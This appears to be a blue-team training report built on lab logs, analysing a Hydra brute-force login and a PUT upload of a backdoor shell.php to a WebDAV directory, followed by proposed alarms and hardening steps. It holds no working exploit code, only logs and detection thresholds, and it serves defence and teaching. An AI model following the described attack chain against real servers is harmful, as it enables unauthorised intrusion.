
37,169 hits

Dec 22, 2021 @ 21:52:56.332 - Jan 21, 2022 @ 21:52:56.332 — Auto




Time	_source
Jan 8, 2022 @ 17:10:52.670	user_agent.original: Mozilla/4.0 (Hydra) url.path: /company_folders/secret_folder @timestamp: Jan 8, 2022 @ 17:10:52.670 ecs.version: 1.5.0 host.name: Kali status: Error http.response.status_phrase: unauthorized http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.headers.content-length: 460 http.version: 1.1 http.request.method: get http.request.bytes: 163B http.request.headers.content-length: 0 type: http source.ip: 192.168.1.90 source.port: 49624 source.bytes: 163B

Analysis: Uncovering the Brute Force Attack



Analysis: Finding the WebDAV Connection

- There was a total of 245 requests to the **/WebDAV** directory and 136 requests were made to **/WebDAV/shell.php**.
- Backdoor payload shell.php was uploaded due to the HTTP PUT request from the attacker machine.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	245
http://192.168.1.105/webdav/shell.php	136
http://192.168.1.105/webdav/passwd.dav	16

Export: Raw Formatted

Analysis: Finding the WebDAV Connection

query	PUT /webdav/shell.php
server.bytes	533B
server.ip	192.168.1.105
server.port	80
source.bytes	1.3KB
source.ip	192.168.1.90
source.port	50616
status	OK
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/webdav/shell.php
url.path	/webdav/shell.php
url.scheme	http
user_agent.original	gvfs/1.42.2

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?
A configured alarm that triggers once there is a large volume of TCP connections using multiple ports from a single IP address.

What threshold would you set to activate this alarm?
A threshold set at 1,000 TCP connections from the same IP source within a period of 5 minutes.

System Hardening

What configurations can be set on the host to mitigate port scans?
Uncover holes in the network by conducting internal port scans to determine if there are more ports open than required.The utilization of TCP wrappers can give administrators the flexibility to permit or deny access to the server based on IP addresses or domain names. This can be manipulated with configuring the /etc/hosts.allow and /etc/hosts.deny configuration.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Set an alarm that triggers when a GET request comes from an unauthorized IP address requesting access to the hidden directory.

What threshold would you set to activate this alarm?
When any unauthorized IP address requests access to the hidden directory.

System Hardening

What configuration can be set on the host to block unwanted access?

Configure a firewall rule that allows trusted IP addresses to access the hidden directory.
Allow from Whitelisted_IP to 192.168.1.105/company_folder/secret_folder and deny all others

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Configure an alarm that is triggered when there is five or more failed login attempts within a period of 30 seconds.

What threshold would you set to activate this alarm?
Five or more failed login attempts within 30 seconds.

System Hardening

What configuration can be set on the host to block brute force attacks?
Enforce a Strong password policy, a Two factor authentication and/or a multifactor authentication. The utilization and use of CAPTCHA to prevent automated password attacks. The account will be locked out after 5 failed attempts and will require a call to help desk. Help desk will ask a security question for user authentication before proceeding.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?
Configure an alarm that triggers once any GET request made to webDAV from an unauthorized IP address is made.

What threshold would you set to activate this alarm? **Any GET request from an unauthorized IP address.**

System Hardening

What configuration can be set on the host to control access?
Configure a firewall rule that allows trusted whitelisted IP addresses to access webdav and deny all others. Implement a configuration standard that includes vulnerability management, patch management, malware defenses, strong access controls, removal of excessive permissions, protection of highly privileged accounts, and encryption with robust key management procedures.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?
Configure an alarm that is triggered once a PUT request is made from a non-trusted IP address for an executable file on 192.168.1.105/webdav

What threshold would you set to activate this alarm?
A PUT request from a non-trusted IP address to 192.168.1.105/webdav

System Hardening

What configuration can be set on the host to block file uploads?
Restricting the ability to upload an executable file. Executable files can only be uploaded by a user with admin privileges and proper authorization.
Use a file type detector, the application should perform filtering and content checking on any files which are uploaded to the server. Files should be thoroughly scanned and validated before being made available to other users.

the End